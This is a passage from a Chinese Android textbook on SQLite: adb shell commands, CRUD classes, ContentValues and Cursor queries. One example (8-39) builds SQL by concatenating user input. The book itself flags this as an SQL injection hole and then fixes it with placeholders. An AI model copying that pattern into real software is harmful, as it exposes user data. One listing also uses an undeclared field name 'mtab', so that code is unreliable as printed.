mldn.db	5120	2011-02-14	08:29	-rw-rw----
⊞ files		2011-01-13	11:05	drwxrwx--x
⊞ lib		2010-09-07	10:19	drwxr-xr-x
⊞ shared_prefs		2011-01-11	11:00	drwxrwx--x

图 8-26　mldn.db 的存储路径

8.3.3　使用 SQLite 数据库并完成更新操作

当 mldn.db 数据库创建完成之后，可以通过 adb.exe 命令直接采用命令行的方式进入到数据库并进行操作，具体步骤介绍如下。

注意

必须首先启动虚拟机。

要想进入到以下的程序操作，必须保证虚拟设备处于打开状态，否则将无法进入到 shell 操作数据库。

（1）在命令行方式下输入 adb shell，进入 shell 命令行方式，如图 8-27 所示。




图 8-27　进入 shell 命令行

（2）通过 cd 命令，进入 mldn.db 所在的路径：data\data\org.lxh.demo\databases。
（3）通过 ls 命令，查找路径下的内容，如图 8-28 所示。
（4）输入 sqlite3 mldn.db 命令，进入 sqlite 数据库。命令行效果如图 8-29 所示。




图 8-28　列出 databases 下的文件





图 8-29　进入到 sqlite 界面

（5）输入.schema 命令，查询数据库中的数据表。此时，可以直接将 mldn.db 数据库中的数据表进行列出，运行结果如图 8-30 所示。



```
sqlite> .schema
.schema
CREATE TABLE android_metadata (locale TEXT);
CREATE TABLE mytab (id                    INTEGER              PRIMARY KEY ,nam
e               VARCHAR(50)               NOT NULL ,birthday   DATE
          NOT NULL);
sqlite>
```

图 8-30　查询全部数据表

在 mldn.db 数据库中有一个自动生成的 android_metadata 数据表，用于保存一些与数据表有关的信息，而第二个 mytab 表就是用户在之前程序中所创建的数据表。



SQLite 操作与一般的 SQL 操作一样。

进入 SQLite 数据库之后，可以使用各种 SQL 语句进行数据的 CRUD 操作。

（1）向 mytab 表中插入一条新数据，语句如下：

INSERT INTO mytab (name,birthday) VALUES ('李兴华','1978-09-19') ;

（2）数据插入完成之后，下面执行查询 mytab 表的命令：


SELECT id,name,birthday FROM mytab ;

查询的返回结果如图 8-31 所示。

（3）更新 ID 为 1 的数据信息：


UPDATE mytab SET birthday='1989-09-27' WHERE id=1 ;

更新完成之后，继续输入之前的查询命令，则查询结果如图 8-32 所示。



```
sqlite> SELECT id,name,birthday FROM mytab ;
SELECT id,name,birthday FROM mytab ;
1|李兴华|1978-09-19
sqlite>
```

图 8-31　查询 mytab 表



```
sqlite> SELECT id,name,birthday FROM mytab ;
SELECT id,name,birthday FROM mytab ;
1|李兴华|1989-09-27
```

图 8-32　更新后的 mytab 表信息

（4）删除 ID 为 1 的数据信息：

DELETE FROM mytab WHERE id=1 ;

这些基本的操作与各个数据库操作是一样的，如果对以上 SQL 语法不熟悉，可以参考《名师讲坛——Oracle 开发实战经典》一书。

当数据表创建完成之后，可以继续编写程序，完成数据的增加、修改、删除等操作，本程序为了方便开发，将继续使用 MyDatabaseHelper 类的功能。

【例 8-39】 定义 mytab 表的操作类——MytabOperate.java，加入数据库的更新操作方法

```
package org.lxh.demo;
import android.database.sqlite.SQLiteDatabase;
public class MytabOperate {
	private static final String TABLENAME = "mytab" ;		//表名称
	private SQLiteDatabase db = null ;			//SQLiteDatabase
	public MytabOperate(SQLiteDatabase db) {			//构造方法
		this.db = db ;
	}
	public void insert(String name, String birthday) {
		String sql = "INSERT INTO " + TABLENAME + " (name,birthday) VALUES ('"
				+ name + "','" + birthday + "')";		//SQL 语句
```

```
            this.db.execSQL(sql);                                   //执行 SQL 语句
            this.db.close() ;                                       //关闭数据库操作
        }
        public void update(int id, String name, String birthday) {
            String sql = "UPDATE " + TABLENAME + " SET name='" + name
                    + "',birthday='" + birthday + "' WHERE id=" + id;        //SQL 语句
            this.db.execSQL(sql);                                   //执行 SQL 语句
            this.db.close() ;                                       //关闭数据库操作
        }
        public void delete(int id) {
            String sql = "DELETE FROM " + TABLENAME + " WHERE id=" + id;//SQL 语句
            this.db.execSQL(sql) ;                                  //执行 SQL 语句
            this.db.close() ;                                       //关闭数据库操作
        }
}
```

本程序直接在类中定义了 3 个数据库的更新方法（insert()、update()和 delete()），并且利用参数传递了要增加、修改或删除的数据，由于现在更新方法属于数据库的修改操作，所以当用户调用这 3 个方法时，必须使用 getWritableDatabase()方法取得 SQLiteDatabase 类可以更新的操作对象，下面通过 Activity 程序分别定义 3 个按钮，并且在单击事件中指定不同的更新操作。

【例 8-40】 定义布局管理器文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <Button                                            //按钮组件
        android:id="@+id/insertBut"                    //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="增加数据" />                      //组件默认显示文字
    <Button                                            //按钮组件
        android:id="@+id/updateBut"                    //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="修改数据" />                      //组件默认显示文字
    <Button                                            //按钮组件
        android:id="@+id/deleteBut"                    //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="删除数据" />                      //组件默认显示文字
</LinearLayout>
```

在程序的布局管理器中，分别定义了 3 个按钮，以表示不同的操作，而这 3 个按钮将分别调用 insert()、update()和 delete() 3 个方法。

【例 8-41】 定义 Activity 程序，完成数据操作

```
package org.lxh.demo;
import android.app.Activity;
```

```
import android.database.sqlite.SQLiteOpenHelper;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MySQLiteDemo extends Activity {
	private SQLiteOpenHelper helper = null ;				//数据库操作
	private MytabOperate mytab = null ;					//mytab 表操作类
	private Button insertBut = null ;					//定义按钮
	private Button updateBut = null ;					//定义按钮
	private Button deleteBut = null ;					//定义按钮
	private static int count = 0 ;						//计数统计
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);				//父类 onCreate()
		super.setContentView(R.layout.main);			//默认布局管理器
		this.insertBut = (Button) super.findViewById(R.id.insertBut) ;	//取得组件
		this.deleteBut = (Button) super.findViewById(R.id.deleteBut) ;	//取得组件
		this.updateBut = (Button) super.findViewById(R.id.updateBut) ;	//取得组件
		this.helper = new MyDatabaseHelper(this) ;		//定义数据库辅助类
		this.insertBut.setOnClickListener(new InsertOnClickListenerImpl()) ;	//设置监听
		this.deleteBut.setOnClickListener(new DeleteOnClickListenerImpl()) ; //设置监听
		this.updateBut.setOnClickListener(new UpdateOnClickListenerImpl()) ;//设置监听
	}
	private class InsertOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			MySQLiteDemo.this.mtab = new MytabOperate(
					MySQLiteDemo.this.helper.getWritableDatabase()); //取得可更新的数据库
			MySQLiteDemo.this.mtab.insert("李兴华" + count ++ , "1979-08-12") ;//增加数据
		}
	}
	private class DeleteOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			MySQLiteDemo.this.mtab = new MytabOperate(
					MySQLiteDemo.this.helper.getWritableDatabase()); //取得可更新的数据库
			MySQLiteDemo.this.mtab.delete(3) ;				//删除数据
		}
	}
	private class UpdateOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			MySQLiteDemo.this.mtab = new MytabOperate(
					MySQLiteDemo.this.helper.getWritableDatabase()); //取得可更新的数据库
			MySQLiteDemo.this.mtab.update(1, "MLDN", "1981-06-27") ;  //更新已有数据
		}
	}
}
```

本程序为了简化操作，所有的数据将不采用用户自己输入的形式，当增加新数据时，将采

用一个 static 的整型变量进行计数的操作，以保证姓名不重复；而更新时，只是更新了编号为 1 的数据；删除时，删除的是编号为 3 的数据。



提示

注意乱码问题。

由于 SQLite 数据库使用 UTF-8 编码，所以上面的程序向数据库中保存中文之后，如果直接利用命令行方式查看，则会显示成乱码，因为命令行方式所采用的编码为 GBK，这一点读者不用担心，因为随后通过程序取出数据时将都是正确的编码。

此外，如果希望知道 SQLite 数据库编码，可以直接输入 PRAGMA encoding;命令查看。

以上代码虽然完成了基本的更新功能，但是学习过 JDBC 的读者应该都很清楚，由于本程序采用的是拼凑 SQL 语句的形式，因此代码存在 SQL 注入漏洞以及无法处理一些敏感字符的问题，为了解决该问题，在开发中往往会使用占位符的形式完成，如下代码所示。

【例 8-42】 修改 MytabOperate 类，使用占位符的方式完成操作

```
package org.lxh.demo;
import android.database.sqlite.SQLiteDatabase;
public class MytabOperate {
	private static final String TABLENAME = "mytab" ;				//表名称
	private SQLiteDatabase db = null ;						//SQLiteDatabase
	public MytabOperate(SQLiteDatabase db) {					//构造方法
		this.db = db ;
	}
	public void insert(String name, String birthday) {
		String sql = "INSERT INTO " + TABLENAME
				+ " (name,birthday) VALUES (?,?)";			//SQL 语句
		Object args[] = new Object[] { name, birthday };			//设置参数
		this.db.execSQL(sql, args);						//执行 SQL 语句
		this.db.close() ;							//关闭数据库操作
	}
	public void update(int id, String name, String birthday) {
		String sql = "UPDATE " + TABLENAME
				+ " SET name=?,birthday=? WHERE id=?";			//SQL 语句
		Object args[] = new Object[] { name, birthday, id };		//设置参数
		this.db.execSQL(sql, args);						//执行 SQL 语句
		this.db.close() ;							//关闭数据库操作
	}
	public void delete(int id) {
		String sql = "DELETE FROM " + TABLENAME + " WHERE id=?";	//SQL 语句
		Object args[] = new Object[] { id };				//设置参数
		this.db.execSQL(sql, args);						//执行 SQL 语句
		this.db.close() ;							//关闭数据库操作
	}
}
```

本程序与例 8-39 的程序相比，在编写 SQL 语句时，所有要更新的内容都使用了占位符“?”表示，而随后将具体更新的数据保存在了 args 对象数组中，在调用 execSQL()方法时同时传入了 SQL 和更新的参数，这一点在使用的形式上与 JDBC 中的 PreparedStatement 功能类似，不过却更加容易。

8.3.4 使用 ContentValues 封装数据

在之前讲解的数据库操作中，使用了传统的 JDBC 方式，所有的 CRUD 操作方法都由用户定义，而对于 SQLiteDatabase 类，只是用到了 getWritableDatabase()方法以取得数据库的 SQLiteDatabase 类的对象。

在 SQLiteDatabase 类中，也为用户提供了 insert()、update()、delete()、query()等方法，只是在使用这些方法进行数据库操作时，所有的数据必须使用 ContentValues 类进行封装。

android.content.ContentValues 的功能与 HashMap 类的功能类似，都是采用“key=value”的形式保存数据，唯一不同的是，在 ContentValues 类中所设置的 key 都是 String 型的数据，而所设置的 value 都是基本数据类型的包装类（在 JDK 1.5 之后采用自动装箱及拆箱机制，所以基本数据类型可以直接存放）。ContentValues 类定义的常用方法如表 8-16 所示。

表 8-16　ContentValues 类的常用方法

No.	方　　法	类　　型	描　　述
1	public ContentValues()	构造	创建 ContentValues 类实例
2	public void clear()	普通	清空全部数据
3	public void put(String key, 包装类 value)	普通	设置指定字段（key）数据，如 Integer、Double
4	public Integer getAs 包装类(String key)	普通	根据 key 取得数据，如 getInteger()、getDouble()
5	public int size()	普通	返回保存数据的个数

put()方法可以适用于各种基本数据类型的包装类，例如，如果是整型数据，则使用 put(String key, Integer value)，而浮点型则使用 put(String key, Double value)；而 getAsXxx()方法也适合于各种基本数据类型的包装类，例如，public Integer getAsInteger()或 public Double getAsDouble()。这些方法可以直接通过 Android 的 DOC 文档查询到，因为方法重复较多，故不重复列出。

【例 8-43】 使用 ContentValues 修改 MytabOperate 类中的方法

```
package org.lxh.demo;
import android.content.ContentValues;
import android.database.sqlite.SQLiteDatabase;
public class MytabOperate {
	private static final String TABLENAME = "mytab" ;		//表名称
	private SQLiteDatabase db = null ;				//SQLiteDatabase
	public MytabOperate(SQLiteDatabase db) {			//构造方法
		this.db = db ;
	}
	public void insert(String name, String birthday) {
		ContentValues cv = new ContentValues() ;		//定义 ContentValues
		cv.put("name", name) ;				//设置 name 字段内容
		cv.put("birthday", birthday) ;			//设置 birthday 内容
		this.db.insert(TABLENAME, null, cv) ;		//增加操作
		this.db.close() ;				//关闭数据库操作
	}
	public void update(int id, String name, String birthday) {
		String whereClause = "id=?" ;			//更新条件
		String whereArgs[] = new String[] {String.valueOf(id)} ;	//更新 ID
```

```
            ContentValues cv = new ContentValues() ;                        //定义 ContentValues
            cv.put("name", name) ;                                          //设置 name 字段内容
            cv.put("birthday", birthday) ;                                  //设置 birthday 内容
            this.db.update(TABLENAME, cv, whereClause, whereArgs) ;         //更新操作
            this.db.close() ;                                               //关闭数据库操作
        }
        public void delete(int id) {
            String whereClause = "id=?" ;                                   //删除条件
            String whereArgs[] = new String[] {String.valueOf(id)} ;        //删除 ID
            this.db.delete(TABLENAME, whereClause, whereArgs) ;             //删除操作
            this.db.close() ;                                               //关闭数据库操作
        }
}
```

本程序只是针对于 insert()、update()和 delete() 3 个方法进行了修改，所有的操作都直接采用 SQLiteDatabase 类提供的数据库更新方法进行处理，所有的内容直接使用 ContentValues 对象进行封装。

数据库的更新操作本身是一个很固定的代码，在开发中也是按照如上程序所编写的形式进行的，并且在更新、删除时，也分别像使用 PreparedStatement 那样采用占位符“?”的形式操作。

说明

提问：开发时使用何种方式操作数据库？

在使用 SQLiteDatabase 进行程序开发时，是使用 execSQL()方法更新数据，还是使用提供的 insert()、update()、delete()等方法？

回答：使用 execSQL()方法进行更新操作。

虽然通过 SQLiteDatabase 对象可以直接执行 SQL 语句的操作，但是从实际的开发来讲，使用 ContentValues 更为标准，这样做的最大好处是可以和以后讲解的 ContentProvider 关联，但是如果现在用户并不需要将数据库操作发布成 ContentProvider，则还是使用 SQL 操作会更方便。

8.3.5　数据查询与 Cursor 接口

数据库的操作除了更新之外，还有最复杂的数据的检索操作，当 Android 程序需要进行数据检索操作时，需要保存全部的查询结果，而保存查询结果可以使用 android.database.Cursor 接口完成，并且可以完成对结果集随机读写访问的操作。android.database.Cursor 接口定义的常用方法如表 8-17 所示。

表 8-17　Cursor 接口的常用方法

No.	方　　法	类　　型	描　　述
1	public abstract void close()	普通	关闭查询
2	public abstract int getCount()	普通	返回查询的数据量
3	public abstract int getColumnCount()	普通	返回查询结果中列的总数
4	public abstract String[] getColumnNames()	普通	得到查询结果中全部列的名称

续表

No.	方　　法	类　　型	描　　述
5	public abstract String getColumnName(int columnIndex)	普通	得到指定索引位置列的名称
6	public abstract boolean isAfterLast()	普通	判断结果集指针是否在最后一行数据之后
7	public abstract boolean isBeforeFirst()	普通	判断结果集指针是否在第一行记录之前
8	public abstract boolean isClosed()	普通	判断结果集是否已关闭
9	public abstract boolean isFirst()	普通	判断结果集指针是否指在第一行
10	public abstract boolean isLast()	普通	判断结果集指针是否指在最后一行
11	public abstract boolean moveToFirst()	普通	将结果集指针移动到第一行
12	public abstract boolean moveToLast()	普通	将结果集指针移动到最后一行
13	public abstract boolean moveToNext()	普通	将结果集指针向下移动一行
14	public abstract boolean moveToPrevious()	普通	将结果集指针向前移动一行
15	public abstract boolean requery()	普通	更新数据后刷新结果集中的内容
16	public abstract int getXxx(int columnIndex)	普通	根据指定列的索引取得指定的数据

使用过 JDBC 的读者应该清楚，在 JDBC 的操作中，都会使用 ResultSet 接口保存全部的查询结果，在 ResultSet 接口中，如果要取得的字段是 int 型数据，则使用 getInt()方法；如果取得的字段是 String 类型，则使用 getString()方法。而对于 Cursor 接口而言，操作形式也是一样的，也提供了相应的 getInt()或 getString()等方法取得指定列的内容。

但是 Cursor 接口并不像 ResultSet 接口那样提供了 next()方法，所以如果要想从前到后依次取得全部数据行，则要使用 isAfterLast()、moveToNext()、moveToFirst()方法，并且按照如下步骤进行。

（1）使用 moveToFirst()方法将结果集的指针放在第一行数据。

（2）使用 isAfterLast()方法判断是否还有数据，如果有，则进行取出。

（3）利用 moveToNext()方法将指针向下移动，并继续使用 isAfterLast()方法判断。

该操作步骤如图 8-33 所示。




图 8-33　使用 Cursor 取出全部查询结果

图 8-33 所示的执行流程可以通过如下的程序表示：

```
for (result.moveToFirst(); !result.isAfterLast(); result.moveToNext()) {
	循环体 ;
}
```

下面使用 Cursor 接口并结合 SQLiteDatabase 类完成数据的查询操作，所有的查询结果将直接通过 ListView 进行显示。

【例 8-44】　定义数据库查询操作类——MytabCursor.java

```
package org.lxh.demo;
import java.util.ArrayList;
```



```
import java.util.List;
import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
public class MytabCursor {
	private static final String TABLENAME = "mytab" ;			//数据表名称
	private SQLiteDatabase db = null ;					//SQLiteDatabase
	public MytabCursor(SQLiteDatabase db) {				//构造方法
		this.db = db ;							//接收 SQLiteDatabase
	}
	public List<String> find() {						//查询数据表
		List<String> all = new ArrayList<String>() ;			//定义 List 集合
		String sql = "SELECT id,name,birthday FROM " + TABLENAME; //定义 SQL
		Cursor result = this.db.rawQuery(sql, null) ;			//不设置查询参数
		for (result.moveToFirst(); !result.isAfterLast(); result.moveToNext()) {
			all.add("【" + result.getInt(0) + "】" + " " + result.getString(1)
					+ "，" + result.getString(2));		//设置集合数据
		}
		this.db.close() ;						//关闭数据库连接
		return all ;
	}
}
```

本程序只是定义了一个 find()方法，此方法直接利用 SQLiteDatabase 类中的 rawQuery()方法查询，由于此时没有指定任何的限定条件、分组条件等，所以只传递了一个表名称，而其他的参数都设置为 null，另外，为了方便使用列表显示（ListView 组件显示）数据，在 find()方法上返回值类型直接采用了 List 集合。此外，考虑到界面显示的问题，本代码将数据表的记录直接拼凑成了字符串后才保存在 List 集合中，这样就可以避免再单独定义一个布局管理器显示列表。

提示

也可以使用 SQLiteDatabase 类中的 query()方法查询。

在 SQLiteDatabase 类中专门提供了 query()方法完成查询操作，同样的操作，如果使用 query()查询，则代码如下：

```
public List<String> find() {						//查询数据表
	List<String> all = new ArrayList<String>() ;			//定义 List 集合
	String columns[] = new String[] {"id","name","birthday"} ;	//查询列
	Cursor result = this.db.query(TABLENAME, columns, null, null, null,
			null, null);						//查询数据表
	for (result.moveToFirst(); !result.isAfterLast(); result.moveToNext()) {
		all.add("【" + result.getInt(0) + "】" + " " + result.getString(1)
				+ "，" + result.getString(2));		//设置集合数据
	}
	this.db.close() ;						//关闭数据库连接
	return all ;
}
```

但是，这种代码需要向 query()方法传递多个参数，本身并不方便，而使用 rawQuery()方法却可以直接使用 SQL 查询语句，这才是一种较为正确的做法，所以在进行开发时只需要记住 rawQuery()方法即可。

【例 8-45】 定义布局管理器，显示所有数据

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/mylayout"                         //布局管理器 ID
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <Button                                            //按钮组件
        android:id="@+id/findBut"                      //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="查询全部数据" />                   //默认显示文字
</LinearLayout>
```

【例 8-46】 定义 Activity 程序，并显示所有数据

```
package org.lxh.demo;
import android.app.Activity;
import android.database.sqlite.SQLiteOpenHelper;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.ArrayAdapter;
import android.widget.Button;
import android.widget.LinearLayout;
import android.widget.ListView;
public class MySQLiteDemo extends Activity {
    private SQLiteOpenHelper helper = null ;                            //数据库操作
    private Button findBut = null ;                                     //定义按钮
    private LinearLayout mylayout = null ;                              //定义布局管理器
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);                             //父类 onCreate()
        super.setContentView(R.layout.main);                            //默认布局管理器
        this.findBut = (Button) super.findViewById(R.id.findBut) ;      //取得组件
        this.mylayout = (LinearLayout) super.findViewById(R.id.mylayout) ; //取得组件
        this.helper = new MyDatabaseHelper(this) ;                      //定义数据库辅助类
        this.findBut.setOnClickListener(new OnClickListenerImpl()) ;    //设置监听
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            MySQLiteDemo.this.helper = new MyDatabaseHelper(MySQLiteDemo.this) ;
            ListView listView = new ListView(MySQLiteDemo.this) ;       //定义 ListView
            listView.setAdapter(new ArrayAdapter<String>(MySQLiteDemo.this, //将数据包装
                    android.R.layout.simple_list_item_1,                //每行显示一条数据
                    new MytabCursor(MySQLiteDemo.this.helper
                            .getReadableDatabase()).find()));           //设置显示数据
```

```
                MySQLiteDemo.this.mylayout.addView(listView) ;              //追加组件
            }
        }
}
```

本程序直接利用 MyDatabaseHelper 类取得了一个数据库的操作对象，通过 find()方法查询出全部的数据，并且将全部数据加入到 ListView 中进行显示，程序的运行效果如图 8-34 所示。



图 8-34　查询出全部数据

注意

Cursor 接口中 getXxx()方法的列索引从 0 开始。

在 ResultSet 接口中要想取得列的内容使用 getXxx()方法，所有的索引下标是从 1 开始的，但是在 Cursor 操作接口中，列的下标从 0 开始，如 result.getInt(0)、result.getString(0)等。

本程序查询出了 mytab 表中全部的内容，如果现在需要使用模糊查询，则直接修改 rawQuery()方法的参数即可。为了方便读者理解，下面列出了代码的片段：

```
public List<String> find() {                                        //查询数据表
    List<String> all = new ArrayList<String>() ;                    //定义 List 集合
    String sql = "SELECT id,name,birthday FROM " + TABLENAME +
        " WHERE name LIKE ? OR birthday LIKE ? ";                   //定义 SQL
